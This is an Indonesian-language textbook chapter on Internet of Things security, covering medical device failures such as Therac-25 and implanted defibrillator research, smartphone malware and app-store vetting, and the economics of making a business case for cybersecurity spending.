Koneksi Internet adalah hal yang luar biasa, bisa memberi kita segala macam manfaat yang sebelumnya mungkin sulit untuk didapat. Ambil ponsel kamu sebelum menjadi smartphone sebagai contoh. Kamu bisa menelpon dan mengirim pesan teks dengan ponsel lamamu. Tapi, sekarang kamu bisa membaca buku, menonton film, atau mendengarkan musik lewat smartphone kamu yang terhubung dengan Internet.

Internet of things mengacu pada koneksi perangkat sehari-hari ke Internet, membuat dunia yang disebut perangkat pintar. Biaya prosesor rendah, dan para insinyur membayangkan dapat menawarkan produk dan layanan baru dengan menyematkan prosesor ini di perangkat sehari-hari. Pertimbangkan kemungkinan berikut untuk produk yang mendukung Internet:

- Peralatan Cerdas. Kulkas Anda dapat merasakan saat Anda kehabisan susu dan menambahkannya ke daftar belanja elektronik Anda. Mesin pencuci piring Anda memilih waktu untuk bekerja ketika permintaan listrik rendah, misalnya, di tengah malam, untuk mengalihkan penggunaan dari waktu permintaan puncak.

- Rumah Cerdas. Sistem keamanan rumah Anda akan melapor kepada Anda saat mendeteksi adanya gangguan atau anomali. Sistem pemanas Anda berkoordinasi dengan kalender untuk mengurangi termostat saat kalender mengatakan Anda akan pergi.
- Kesehatan cerdas. Monitor latihan Anda berinteraksi dengan treadmill Anda untuk membuat latihan Anda lebih berat saat kondisi fisik Anda membaik. Monitor glukosa Anda mengirimkan laporan ke dokter Anda.
- Transportasi cerdas. Mobil, kereta api, bus, dan pesawat terbang beroperasi tanpa pengemudi manusia, merasakan kondisi lalu lintas yang buruk dan mengubah rute transportasi umum (sambil mengirimkan laporan kepada penumpang yang menunggu untuk memberi tahu mereka tentang waktu kedatangan yang direvisi dan titik penjemputan alternatif).
- Hiburan cerdas. Perekam video Anda memprediksi dan merekam program yang akan (atau kemungkinan besar) ingin Anda tonton. Pramutamu virtual Anda memesan tiket (dan mengatur tanggal untuk Anda) untuk menghadiri pertunjukan yang menurut Anda akan Anda sukai.
- Komputer pintar. Komputer Anda mengelola penyimpanan data lokal dan berbasis Internet untuk mengoptimalkan waktu pengambilan dan penggunaan sumber daya lokal. Komputer Anda menggunakan siklus eksekusi cadangan untuk berkontribusi dalam memecahkan masalah komputasi intensif di seluruh dunia.

Internet of Things: Dunia perangkat pintar yang saling terhubung yang biasanya tidak dianggap sebagai komputer.

Masing-masing aplikasi ini tampaknya merupakan aktivitas terbaru yang setidaknya akan dianut beberapa pengguna. Tetapi dengan realitas daya pikir sederhana, Anda mungkin mendeteksi sisi negatif dari masing-masing aplikasi ini, misalnya:

- *Hilangnya privasi.* Mengetahui bahwa Anda tidak berolahraga sesering atau sekuat yang diinginkan, perusahaan asuransi Anda menaikkan premi Anda.
- *Kehilangan kendali*. Anda menyimpan data sensitif di komputer Anda. Persetujuan Anda untuk pencadangan otomatis pada awalnya hanya melibatkan penyimpanan domestik data Anda, tetapi perusahaan pencadangan memperoleh pemilik asing baru di negara yang kebijakan perlindungan datanya tidak dapat dipercaya.
- *Potensi subversi*. Pemerintah yang jahat mempengaruhi opini warganya dengan mengontrol konten yang disediakan melalui sumber berita online, dengan menanam cerita miring atau bahkan palsu.
- *Identifikasi yang salah.* Anda berbagi komputer dengan tamu yang memiliki selera hiburan yang berbeda dari Anda, sehingga program yang tidak pantas direkam dan favorit Anda tidak.
- *Akses yang tidak terkontrol*. Pertukaran antara termostat dan kalender Anda dicegat oleh pihak ketiga yang, menyadari rumah Anda kosong, merampok saat Anda pergi.

Di bagian berikutnya kami menawarkan dua contoh teknologi terkini untuk menunjukkan kepada Anda beberapa kelemahan keamanan yang diketahui.

7.1.1 Komputer dalam Peralatan Medis

Bidang kedokteran telah maju secara signifikan dengan dukungan komputer. Pemindaian yang dikontrol dan ditingkatkan secara digital memungkinkan dokter untuk "melihat" anatomi pasien dengan cara yang belum pernah dilakukan sebelumnya. Sebuah "cyberknife" yang dikendalikan komputer memungkinkan operasi yang lebih tepat dan kurang invasif daripada metode konvensional. Alat pacu jantung telah memperpanjang hidup banyak pasien. Namun kemajuan teknologi ini juga memiliki potensi kerugian.

Kegagalan Keamanan Program

Kami menyajikan serangkaian insiden di sini dari disiplin yang serupa tetapi berbeda dari keamanan: keselamatan. Dalam komunitas keselamatan, tidak ada aktor jahat yang mencoba mengeksploitasi kekurangan, hanya orang biasa yang melakukan hal-hal biasa dengan cara yang menurut mereka pantas. Masalah yang kami uraikan di sini cukup serius (beberapa menyebabkan kematian pasien) sehingga menimbulkan pengawasan publik yang cermat, sehingga kami dapat melihat kegagalan yang tepat yang menyebabkan beberapa insiden ini. Kesulitan pemrograman dan sistem yang diangkat dalam tinjauan keselamatan ini tidak berbeda dengan yang mungkin dikemukakan oleh analis keamanan: Bagaimana agen yang buruk dapat menyebabkan perangkat ini tidak berfungsi? Oleh karena itu, kami mendorong Anda untuk memikirkan masalah keamanan setiap kali Anda mendengar masalah keamanan yang disebabkan oleh penyebab alami: Bisakah orang jahat dengan niat jahat mengeksploitasi kesalahan yang sama?

Therac 25 adalah mesin terapi radiasi. Ini dapat digunakan dalam dua mode: diagnostik dan pengobatan. Dalam mode diagnostik ini memberikan dosis radiasi yang kecil, cocok untuk menangkap gambar x-ray, tetapi dalam mode pengobatan memberikan dosis yang lebih besar, dimaksudkan untuk menghancurkan jaringan. Mesin dikendalikan oleh komputer, dan input pengguna (teknisi radioterapi) dimasukkan pada keyboard dan layar komputer.

Antara 1985 dan 1987 enam kecelakaan radiasi serius terjadi yang melibatkan 25 mesin Therac. Nancy Leveson telah melakukan analisis ekstensif (Leverson:95) tentang alasan di balik kecelakaan ini. Kecelakaan muncul dari penyebab yang berbeda, termasuk antarmuka pengguna (operator) yang menyesatkan, kondisi balapan di antara rutinitas program, pengenalan sensor (perangkat lunak) yang salah, pengenalan keyboard yang salah, dan ketergantungan yang berlebihan pada perangkat lunak. Setidaknya dalam satu kasus, masalah keamanan diperburuk karena upaya tergesa-gesa untuk menyebarkan patch perangkat lunak yang cacat, alih-alih analisis masalah di seluruh sistem yang lebih menyeluruh. (Penambalan tergesa-gesa di sini adalah apa yang oleh komunitas keamanan komputer disebut

menembus dan menambal. Kami tidak merinci semua masalah perangkat lunak di sini, tetapi kami mendorong Anda untuk membaca analisis Leveson yang bijaksana.

Anda mungkin mengabaikan insiden ini karena usia mereka, dengan alasan bahwa pengembangan perangkat lunak telah meningkat secara dramatis sejak itu terjadi. Benar, rekayasa perangkat lunak telah berubah secara signifikan, dengan bahasa baru, alat pengembangan program yang lebih canggih, pustaka kode yang dapat digunakan kembali, perangkat lunak sumber terbuka, serta alat dan pendekatan pengujian yang berbeda. Namun, hampir seminggu berlalu tanpa artikel surat kabar yang berkaitan dengan beberapa insiden yang disebabkan oleh kegagalan perangkat lunak. Orang dapat berargumen bahwa para pengembang perangkat lunak kontrol Therac-25 tahu kode mereka akan mengendalikan mesin radiasi, yang dikenal dapat menyelamatkan jiwa dan mengancam jiwa. Pemrogram seharusnya sangat berhati-hati dengan kode yang mereka tulis. Dan masih banyak kesalahan terjadi. Kualitas pengembangan perangkat lunak dulu dan masih belum sempurna.

Masalah-masalah ini bukan hanya masalah keamanan. Teknisi yang mengoperasikan mesin ini tidak memiliki motif jahat. Tapi mereka bisa saja: Seorang agen yang termotivasi bisa mendapatkan pekerjaan sebagai teknisi di rumah sakit khusus untuk mengeksploitasi salah satu kesalahan ini terhadap target manusia, dengan hasil yang persis sama.

Masalah keamanan dapat dengan mudah menjadi kendala serius jika dapat dieksploitasi oleh penyerang.

Kegagalan Keamanan Program

Pada Februari 2013, Barnaby Jack, seorang karyawan perusahaan riset keamanan IOActive, menulis sebuah artikel yang menganalisis episode terbaru dari acara televisi Heartland. Dalam program tersebut, seseorang membunuh wakil presiden Amerika Serikat dengan mengambil alih alat pacu jantungnya, sebuah alat implan untuk mengatur irama jantung. Pembunuh melakukan kejahatan dari komputer laptop jarak jauh. Jack memeriksa elemen plot dan memutuskan bahwa serangan itu pada dasarnya layak dilakukan, mengabaikan beberapa perubahan tidak penting yang dibuat untuk televisi. Kedekatan adalah satu-satunya masalah serius yang diangkat Jack; penyerang harus berada dalam jarak sekitar 15 meter (50 kaki) dari target.

Sekitar 600.000 alat pacu jantung (tidak semuanya memiliki kemampuan defibrillator) ditanamkan di seluruh dunia setiap tahun. Alat pacu jantung menerima dan merespons sinyal dari elektroda yang ditanamkan di jantung. Namun, untuk tujuan pemantauan dan pemeliharaan, mereka juga menjalankan fungsi kontrol menggunakan input dan output sinyal radio nirkabel.

Daniel Halperin dan rekan (Halperin:08b) mempelajari keamanan defibrillator kardioverter implan (ICD, juga disebut alat pacu jantung yang ditingkatkan). Mereka pertama kali melihat potensi serangan dari seseorang yang memiliki perangkat komersial yang dirancang untuk memungkinkan profesional medis memantau dan

memprogram ulang perangkat ICD. Tidak mengherankan, mereka menemukan bahwa seseorang dengan perangkat tersebut tidak hanya dapat menentukan nomor seri, riwayat pasien, dan pengenal pasien dari perangkat itu, tetapi juga mengubah pengaturan perangkat, mengubah terapi, dan memberikan kejutan listrik kepada pasien. Semua kecuali yang terakhir adalah apa yang mungkin Anda harapkan dari perangkat yang diproduksi untuk mengontrol ICD, dan yang terakhir adalah fungsi tes normal yang digunakan saat ahli bedah menanamkan perangkat ini (untuk memastikannya berfungsi).

Para peneliti kemudian meninggalkan pengontrol komersial mereka dan memulai analisis keamanan terperinci dari ICD (di laboratorium, tidak ditanamkan pada manusia) untuk menyimpulkan protokol dan perintah komunikasi. Hebatnya, mereka mampu menentukan semua urutan perintah dan kontrol perangkat dan kemudian menggunakannya untuk berkomunikasi dengan perangkat dari kombinasi komputer-radio yang mereka buat dari komponen elektronik konsumen yang tersedia.

Untuk menunjukkan validitas dan keseriusan studi keamanan mereka, para peneliti menunjukkan bahwa mereka dapat berkomunikasi dengan perangkat ICD yang mereka masukkan ke dalam sepotong besar daging, untuk mensimulasikan perangkat yang ditanamkan di jaringan tubuh. Mereka menunjukkan kemampuan mereka untuk menonaktifkan fungsi defibrilasi otomatis perangkat dan kemudian gunakan ICD untuk memberikan kejutan 173 volt (yang akan menyebabkan jantung berdetak tidak menentu, suatu kondisi yang dikenal sebagai fibrilasi atrium). Dengan kata lain, dalam percobaan ini mereka mematikan respons normal alat pacu jantung terhadap fibrilasi atrium dan kemudian mengirim pasien ke dalam kondisi itu, sebuah serangan yang kemungkinan akan berakibat fatal bagi target manusia.

Para peneliti juga mengeksplorasi cara untuk melindungi ICD. Dalam teknik yang mereka sebut otentikasi daya nol, para peneliti memanfaatkan daya yang dihasilkan oleh perangkat RFID (dijelaskan dalam Bab 9) untuk melakukan otentikasi berbasis kriptografi. Penggunaan daya adalah batasan yang signifikan untuk perangkat implan, yang berjalan dengan baterai yang harus digunakan dengan hemat untuk memaksimalkan masa pakai baterai. Jadi melakukan autentikasi yang kuat tanpa menuntut daya dari baterai ICD merupakan kontribusi yang solid untuk keamanan perangkat ini. Pabrikan belum mengindikasikan telah menggunakan desain yang disempurnakan itu.

Para peneliti menjelaskan pendekatan lain untuk memberi tahu pasien tentang serangan yang dicurigai dan untuk meningkatkan kekuatan pertahanan kriptografi mereka. Dengan demikian, penelitian ini tidak hanya mengangkat masalah kritis tetapi mengusulkan cara-cara komunitas manufaktur dan desain dapat mengatasi masalah itu. (Makalah ini adalah contoh luar biasa dari penelitian keamanan yang bertanggung jawab, dengan membawa masalah ini melampaui potensi serangan melalui alternatif desain pelindung yang layak.)

Tim peneliti yang terdiri dari sembilan rekan penulis ini menganalisis satu perangkat secara menyeluruh; banyak perangkat semacam itu tersedia di pasaran. Dan serangan lain dimungkinkan melalui perangkat terkait yang dapat mengumpulkan data sensor dan memasukkannya ke smartphone atau melalui Internet ke pusat pengumpulan (seperti cloud). Misalnya, perangkat Fitbit melacak olahraga dan makan, termasuk detak jantung dan laju pernapasan. Dan perangkat prototipe untuk mengumpulkan data status jantung telah dikembangkan di Universitas Alabama-Huntsville. Konferensi peretas BlackHat 2013 memiliki dua pembicaraan tentang menyerang perangkat medis.

Pada Konferensi Otomasi Desain 2012, Wayne Burleson dan rekan mempresentasikan makalah ikhtisar yang memaparkan tantangan dalam mengembangkan perangkat medis implan yang aman. Konsumsi daya adalah batasan yang signifikan untuk menggunakan banyak teknik keamanan yang mungkin mengendalikan serangan ini, seperti enkripsi dan otentikasi berkelanjutan, yang dijelaskan dalam buku ini. Masalah khusus untuk perangkat medis adalah kebutuhan mereka untuk memungkinkan penggunaan darurat segera oleh staf medis untuk merawat pasien dalam situasi yang mengancam jiwa.

Ini bukan masalah yang mudah dipecahkan, dan jumlah peneliti yang mengerjakan masalah ini relatif kecil dibandingkan dengan jumlah penggunaan komputasi medis baru di pasaran sekarang dan dalam pengembangan.

Ponsel Cerdas

Smartphone merupakan area produk kedua yang berkembang di Internet of Things. Sama seperti desainer yang tertarik untuk mengintegrasikan ponsel cerdas ke dalam situasi pemantauan medis, dengan alasan bahwa banyak pengguna sudah memiliki ponsel cerdas dan bahwa ponsel cerdas memiliki daya komputasi yang tersedia untuk mengumpulkan dan menganalisis data, penyedia produk dan layanan lain memiliki ide yang sama: mendukung produk dan layanan yang sudah ada. teknologi.

Tetapi ada bahaya menggunakan teknologi yang ada dengan cara yang tidak terduga. Sistem operasi tidak hanya untuk komputer konvensional. Beberapa bentuk sistem operasi menjalankan banyak produk dengan fungsionalitas komputer. Di bagian ini kami tertarik pada kelas perangkat yang sangat populer: smartphone, tablet, netbook, e-reader, pemutar video game portabel, dan produk serupa.

Jika Anda memiliki ponsel cerdas, Anda sudah familiar dengan sistem operasi yang menjalankan tugas di latar belakang (misalnya, untuk terhubung dengan layanan telepon seluler lokal dan menangani transfer dari satu menara seluler ke menara seluler lainnya saat Anda bergerak), jalankan tugas sesuai permintaan (seperti menangani email atau menjelajahi halaman web), melakukan fungsi pemantauan dan akuntansi (termasuk mengambil email dan pembaruan status atau menghitung menit ponsel yang digunakan). Tetapi kebanyakan orang tidak berpikir perangkat seperti itu memiliki sistem operasi karena, tidak seperti sistem operasi komputer, sistem operasi ponsel tidak menampilkan dirinya secara eksplisit sebagai satu. Anda

tidak masuk, tidak ada baris perintah untuk menjalankan perintah, Anda tidak dapat dengan mudah melihat atau mengubah daftar tugas saat ini, tidak ada fungsi atau parameter sistem operasi untuk disetel, penjadwalan tugas atau proses tidak terlihat, dan Anda tidak dapat melihat atau menafsirkan manajemen memori smartphone. Dengan demikian, sistem operasi telepon seluler tampaknya tidak memiliki sebagian besar fungsi yang telah kami jelaskan sebelumnya dalam bab ini. Namun, jangan tertipu. Ponsel memang memiliki sistem operasi yang kuat.

Pengguna dan Penggunaan

Tiga sistem operasi paling populer di atas semua produk ponsel saat ini adalah Android (disediakan oleh Google), Windows (Microsoft), dan iOS (Apple). Gartner Group memprediksi penjualan selama 2014 hampir 1,1 miliar kopi (61 persen dari total) Android, 360 juta (20 persen) Windows, dan 330 juta (18 persen) iOS (CNet News, 7 Januari 2014). Mengingat hanya smartphone, pangsa pasar masing-masing adalah 85 persen untuk Android, 3 persen untuk Windows, dan 12 persen untuk Apple.

Laporan Juniper Networks menjelaskan hasil survei terhadap lebih dari 4000 pengguna perangkat seluler pada tahun 2012. Ini mencatat bahwa 76 persen responden mengatakan mereka telah menggunakan perangkat seluler untuk mengakses data sensitif, seperti informasi perbankan atau catatan medis. Lebih dari 89 persen karyawan bisnis melaporkan menggunakan perangkat seluler untuk mengakses informasi sensitif perusahaan. Dari jumlah tersebut, 41 persen mengatakan mereka melakukannya tanpa izin perusahaan. Pada saat yang sama, manajer keamanan menyatakan keprihatinan tentang penggunaan ponsel yang mengarah pada paparan data sensitif karena perangkat yang hilang (41 persen), ketidakmampuan untuk mengelola perangkat, sistem operasi, dan protokol yang berbeda (37 persen), dan risiko karyawan memperkenalkan malware. melalui perangkat ini (32 persen).

Pengguna ragu-ragu apakah akan memercayai perangkat mereka: 15 persen memiliki keyakinan besar pada keamanan perangkat mereka, 18 persen memiliki sedikit, tetapi 63 persen belum membentuk opini. Namun semua orang ini adalah pengguna, banyak di antaranya mengirim, mengakses, dan menyimpan data sensitif dengan dan di ponsel mereka. Untuk membantu mereka memutuskan apakah akan memercayai perangkat seluler (atau aplikasi tertentu), 20 persen mengatakan mereka akan memercayai saran pakar keamanan, 14 persen penyedia layanan, 13 persen penyedia perangkat lunak, dan 10 persen produsen perangkat: suara tidak meyakinkan kepercayaan pada salah satu sumber ini. Jelas, orang memiliki kepercayaan diri yang rendah dan tidak tahu siapa yang harus dipercaya, tetapi mereka tetap menggunakan perangkat ini. Memang, survei melaporkan bahwa rata-rata pengguna memiliki tiga perangkat; 18 persen responden memiliki lima perangkat atau lebih.

Perangkat Lunak Perusak Seluler (Malware)

Kekhawatiran pengguna terhadap keamanan sebagian besar berasal dari laporan malware di perangkat seluler. Laporan aplikasi berbahaya, yang disebut aplikasi, berasal dari semua produk antivirus dan perusahaan analisis utama. Victor Chebyshev dan Roman Unuchek dari Kaspersky Labs (perusahaan riset dan produk antivirus utama) mempelajari malware untuk perangkat seluler yang ditemukan oleh lab mereka pada tahun 2013. Laboratorium mengidentifikasi 143.211 bentuk malware baru yang berbeda pada tahun kalender 2013. Dengan demikian, serangan terhadap perangkat seluler tentu saja berlimpah.

Sebagian besar serangan menargetkan perangkat Android, dengan selisih yang jauh melebihi pangsa pasarnya. Menurut hitungan Kaspersky, 98,05 persen dari semua malware untuk platform seluler menargetkan Android. Seperti yang dikatakan Chebyshev dan Unuchek, angka ini "[mengkonfirmasi] popularitas OS seluler ini dan kerentanan arsitekturnya." Dengan arsitektur, para peneliti ini juga mengartikan jenis aplikasi yang diizinkan oleh sistem operasi untuk dipasang. Kami mulai dengan menjelajahi bagaimana Apple dan Windows memiliki jumlah malware yang jauh lebih rendah.

Sumber Aplikasi

Apple hanya mengizinkan aplikasi dari toko aplikasinya untuk dimuat di perangkatnya. Pengembang mengajukan aplikasi untuk disetujui; setelah meninjau Apple menempatkan aplikasi di toko aplikasinya, dari mana pengguna dapat mengunduh dan menginstalnya. Pada penulisan buku ini, Apple melaporkan di situs webnya (https://developer.apple.com/appstore/resources/approval/index.html) bahwa mereka telah menyelesaikan tinjauan dalam lima hari kerja dari 93 persen aplikasi baru dan 98 persen pembaruan untuk aplikasi saat ini. (Tinjauan lengkap berarti bahwa aplikasi tersebut diterima untuk didistribusikan melalui toko aplikasi iOS atau ditolak dan dikembalikan ke pengirimnya.) Di antara hal-hal yang menurut Apple ditolak adalah aplikasi yang mendistribusikan pornografi dan aplikasi yang secara signifikan menduplikasi yang sudah ada dalam fungsi dan kegunaan. Apple tidak memberikan perincian tentang proses peninjauan dan persetujuan, meskipun kecepatan persetujuan dan volume aplikasi menyiratkan bahwa aspek keamanan dari proses tersebut tidak boleh terlalu ketat. Dan seperti yang telah kita lihat di bab-bab sebelumnya, tidak ada ulasan (tidak peduli seberapa luas) yang dapat menjamin keamanan yang sangat mudah.

Setelah disetujui, aplikasi ditandatangani, menggunakan pendekatan aplikasi sertifikat. Sistem operasi memeriksa sertifikat aplikasi sebelum menginstalnya di perangkat seluler, jadi hanya pengembang resmi dan kode resmi yang dapat dijalankan. Penandatanganan juga mencegah modifikasi berbahaya dari aplikasi yang ada (modifikasi yang tidak lagi cocok dengan tanda tangan asli).

Apple dapat menghapus aplikasi dari toko aplikasi dengan relatif mudah dan cepat, tetapi tampaknya tidak dapat menghapus aplikasi berbahaya dari perangkat pengguna, alih-alih mengharuskan setiap pengguna untuk menghapusnya.

Pendekatan Google untuk memeriksa aplikasi sangat berbeda. Google mengizinkan pengguna mengunduh dan memasang aplikasi dari sumber apa pun; banyak sumber aplikasi untuk Android ada di seluruh dunia. Peneliti malware melaporkan bahwa game dan hiburan adalah kategori aplikasi yang paling sering terinfeksi malware dan, tidak mengherankan, kategori ini juga banyak diwakili di toko pihak ketiga untuk aplikasi Android.

Fakta bahwa tidak ada otoritas pusat untuk memantau keamanan aplikasi Google tentu saja merupakan faktor utama yang berkontribusi terhadap pangsa malware yang tidak proporsional untuk ponsel Android.
Perangkat Smartphone

Tidak hanya pengembang yang terburu-buru untuk membuat aplikasi tersedia untuk ponsel cerdas, para ahli teknologi juga bergegas untuk mengintegrasikan ponsel cerdas ke dalam aktivitas lain. Perangkat lunak pengenalan foto memungkinkan Anda mengidentifikasi dan menandai teman di foto. Tentu saja, Anda dapat menggunakan komponen penginderaan lokasi ponsel untuk mengarahkan Anda jika tersesat (dengan asumsi Anda memiliki konektivitas), tetapi teknologi yang sama berpotensi memungkinkan penguntit melacak pergerakan Anda sepanjang hari. Anda dapat memantau sistem keamanan rumah Anda dari ponsel cerdas Anda atau melacak berbagai metrik tentang kesehatan Anda (seperti tingkat kortisol atau detak jantung). Tetapi mendorong lebih banyak data pribadi ke perangkat seluler meningkatkan paparan terhadap intersepsi dan mungkin interferensi yang tidak diinginkan. Misalnya, penyerang dapat menonaktifkan sistem keamanan rumah Anda dari jarak jauh dan kemudian masuk. Perangkat Anda dapat secara diam-diam memberikan statistik kesehatan Anda ke perusahaan asuransi Anda, yang dapat menaikkan tarif Anda karena Anda tidak cukup meningkatkan detak jantung saat berolahraga.

7.1.2 Keamanan di Internet of Things

Kami baru saja memeriksa dua teknologi yang merupakan bagian dari Internet of things. Pengembang dan pengguna membayangkan manfaat penting yang dapat diperoleh dari memungkinkan perangkat medis mengakses Internet. Pengguna ponsel sudah menikmati keuntungan menjalankan aplikasi. Karena semakin banyak perangkat yang terhubung, orang cenderung terpesona dengan kemampuan baru.

Teknologi seringkali datang dengan keuntungan dan kerugian. Saat kami menambahkan lebih banyak kemampuan, data pribadi, dan fungsionalitas sensitif ke komputer genggam yang juga berfungsi sebagai telepon, kami tunduk pada kelemahan dan keterbatasan komputer itu. Jika teknolog tidak mengetahui atau

mempelajari pelajaran keamanan, mereka cenderung menghasilkan produk yang tidak aman dengan konsekuensi yang berpotensi menimbulkan bencana.

Pengguna dan pengembang harus berhati-hati saat Internet berkembang. Seperti yang telah ditunjukkan contoh sebelumnya, begitu konsep atau pendekatan yang tidak aman ditetapkan dalam produk, mengamankan teknologi menjadi sangat sulit.

7.2 Economic of Cybersecurity

Internet telah memungkinkan inovasi ekonomi dan sosial yang luar biasa namun sistem, jaringan, dan layanan yang mendasarinya terkadang gagal total dalam melindungi keamanan komunikasi dan data. Insiden keamanan terjadi dalam berbagai bentuk, termasuk namun tidak terbatas pada kebocoran dan pencurian informasi pribadi, akses tidak sah ke informasi, perubahan data yang berbahaya, atau ketidaktersediaan perangkat lunak dan layanan. Menghitung semua cara teknis di mana keamanan dapat dilanggar akan menghasilkan daftar panjang karena jaringan, perangkat, pengguna, dan layanan semuanya dapat diserang. Jaringan tipikal menjalankan ratusan protokol dan perangkat host yang mengoperasikan ribuan aplikasi yang terdiri dari jutaan baris kode. Mencari solusi membuka berbagai ide, teknologi, dan komplikasi yang sama beratnya. Tidak mengherankan, buku tentang keamanan informasi biasanya sangat banyak. Misalnya, Rekayasa Keamanan Anderson (2008) memiliki panjang lebih dari 1000 halaman. Meskipun panjangnya, buku ini dapat membahas sebagian besar topik hanya secara singkat. Bahkan penelitian yang berfokus pada masalah dan solusi tertentu dapat menjadi sangat kompleks. Misalnya, desain dan penggunaan kata sandi telah menghasilkan ratusan makalah tetapi juri tentang praktik terbaik masih belum ada (Bonneau et al. 2012). Mencapai keamanan siber dalam kondisi ini mungkin tampak seperti upaya tanpa harapan dan kegagalan tidak dapat dihindari.

Profesional keamanan harus membuat berbagai keputusan keamanan tentang komputer, sistem, atau jaringan yang mereka rancang, bangun, gunakan, dan pelihara. Di bagian ini, kami fokus pada keputusan yang terlibat dalam mengalokasikan sumber daya keuangan yang langka untuk keamanan siber. Artinya, Anda harus memutuskan jenis kontrol keamanan apa yang akan diinvestasikan, berdasarkan kebutuhan, biaya, dan pertukaran dengan investasi lain (yang mungkin tidak terkait dengan keamanan).

Misalnya, *chief executive officer* dapat mengumumkan bahwa karena perusahaan telah melakukannya dengan baik, ada sejumlah uang untuk diinvestasikan untuk kepentingan perusahaan. Dia meminta proposal yang menjelaskan tidak hanya cara penggunaan uang, tetapi juga kemungkinan manfaat yang akan diterima (dan oleh siapa) sebagai hasilnya. Anda menyiapkan proposal yang menyarankan pemasangan firewall, filter spam, skema enkripsi untuk membuat jaringan pribadi virtual, dan penggunaan token otentikasi aman untuk akses jaringan jarak jauh. Anda menjelaskan ancaman yang dihadapi oleh produk-produk ini dan tingkat (dalam hal biaya dan

keuntungan perusahaan) di mana tindakan yang diusulkan akan menguntungkan perusahaan. CEO membandingkan proposal Anda dengan kemungkinan investasi lain: membeli anak perusahaan untuk memungkinkan perusahaan menyediakan produk atau layanan baru, memperoleh ruang kantor baru yang akan mencakup perpustakaan yang lebih besar dan lebih banyak lab komputer, atau sekadar menyimpan uang selama beberapa tahun untuk menghasilkan keuntungan yang akan menguntungkan perusahaan. Pilihan, dan *trade-off* di antara mereka, dapat dianalisis dengan memahami ekonomi keamanan siber. Tetapi pemahaman ini lebih mudah diucapkan daripada dilakukan.

Untuk mengetahui alasannya, kami mulai dengan menjelaskan apa yang kami maksud dengan kasus bisnis: kerangka kerja untuk menyajikan informasi tentang mengapa kami pikir investasi keamanan tertentu diperlukan. Kemudian kami memeriksa elemen yang diperlukan dalam kasus bisnis: data dan hubungan yang menunjukkan bahwa ada masalah dan solusi yang diusulkan akan baik untuk perusahaan. Menyajikan kasus bisnis tidak hanya melibatkan ekonomi tetapi juga kebutuhan akan terminologi, pengukuran, dan konteks yang konsisten untuk membuat keputusan yang tepat. Kasus bisnis diinformasikan oleh pemahaman kita tentang teknologi tetapi harus dibingkai dalam bahasa dan konsep bisnis sehingga dapat dengan mudah dibandingkan dengan pilihan non-keamanan.

Untuk membuat kasus bisnis yang meyakinkan untuk investasi keamanan, kami memerlukan data tentang risiko dan biaya insiden keamanan. Sayangnya, seperti yang ditunjukkan oleh diskusi kami, data yang andal sulit ditemukan, jadi kami menguraikan jenis pengumpulan data yang akan membantu profesional keamanan.

Setelah kami memiliki data yang baik, kami dapat membangun model dan membuat proyeksi. Membangun dan menggunakan model melibatkan pemahaman faktor kunci dan hubungan; kita membahas contoh masing-masing. Akhirnya, kami mengeksplorasi kemungkinan untuk penelitian masa depan di bidang interdisipliner yang kaya ini.

7.2.1 Membuat Business Case

Business case adalah analisa nilai organisasi, kelayakan, biaya, manfaat dan risiko dari beberapa alternatif atau pilihan yang diusulkan untuk mengembangkan perusahaan atau organisasi. Business case yang baik memiliki atribut yang terdiri dari:

- Analisa dilakukan secara menyeluruh dan meliputi semua kemungkinan, dampak, biaya dan manfaat yang diperoleh.
- Jelas dam logis dalam membandingkan dampak biaya atau manfaat dari setiap alternatif yang ada.
- Business case bersifat sistematis dalam mencatat temuan

Ada banyak alasan mengapa perusahaan memperhatikan investasi mereka dalam keamanan siber dengan hati-hati. Tabel 7.1 menunjukkan hasil dari serangkaian wawancara mendalam dengan organisasi di industri manufaktur AS, perusahaan kesehatan, universitas, penyedia layanan Internet, utilitas listrik, lembaga penelitian nirlaba, dan usaha kecil. Ini menunjukkan bahwa berbagai tekanan, baik internal maupun eksternal, mendorong organisasi untuk meneliti jumlah dan efektivitas praktik dan produk keamanan siber mereka.

Tabel 7.1 Pengaruh pada Strategi Investasi Keamanan Siber

Categories of Influence	Average Percentage Across Organizationa
Regulatory is requirement	30.1
Network history or information technology staff knowledge	18.9
Client requirement or request	16.2
Result of internet or erternal audit	12.4
Response to current events, such as media attention	8.2
Response to compromised internal security	7.3
Reaction to external mandate or request	5.0
Other	1.7

Tetapi bagaimana perusahaan memutuskan berapa banyak yang akan diinvestasikan dalam keamanan siber, dan dengan cara apa? Biasanya, mereka menggunakan semacam pembandingan, di mana mereka mempelajari apa yang dibelanjakan oleh perusahaan lain yang serupa; kemudian mereka mengalokasikan jumlah sumber daya yang sama. Misalnya, jika Mammoth Manufacturing menilai kecukupan investasi keamanan sibernya, ia dapat menentukan (melalui survei atau konsultan) bahwa perusahaan manufaktur lain biasanya menghabiskan x persen dari anggaran teknologi informasi mereka untuk keamanan. Jika investasi Mammoth sangat berbeda, maka eksekutif Mammoth mungkin mempertanyakan apa yang berbeda tentang kebutuhan, praktik, atau toleransi risiko Mammoth. Mungkin Mammoth memiliki staf pendukung yang lebih mampu, atau hanya karena Mammoth memiliki toleransi risiko yang lebih tinggi. Analisis tersebut membantu eksekutif Mammoth memutuskan apakah investasi harus meningkat, menurun, atau tetap sama.

Perusahaan jarang merilis data terperinci tentang pengeluaran mereka, dengan asumsi fakta tersebut dapat membantu pesaing dan tidak memiliki tujuan positif lainnya. Dengan demikian, data pengeluaran keamanan sering kali berasal dari kelompok industri (asosiasi lobi atau meja bundar dengan kepentingan bersama, misalnya) atau dari proyeksi dari analis industri seperti Gartner Group. Dengan demikian, dasar untuk pengeluaran keamanan perusahaan sulit untuk diperoleh atau dibandingkan.

Data yang solid yang menjadi dasar pengeluaran keamanan bisnis sulit didapat.

Perhatikan bahwa pendekatan penganggaran ini hanya menyarankan tingkat pengeluaran yang sesuai. Anggota staf kemudian harus membuat keputusan yang cerdas dan terperinci tentang pengeluaran tertentu: misalnya, kemampuan apa yang dibutuhkan, produk apa yang harus dibeli dan didukung, dan jenis pelatihan apa yang dapat membantu.

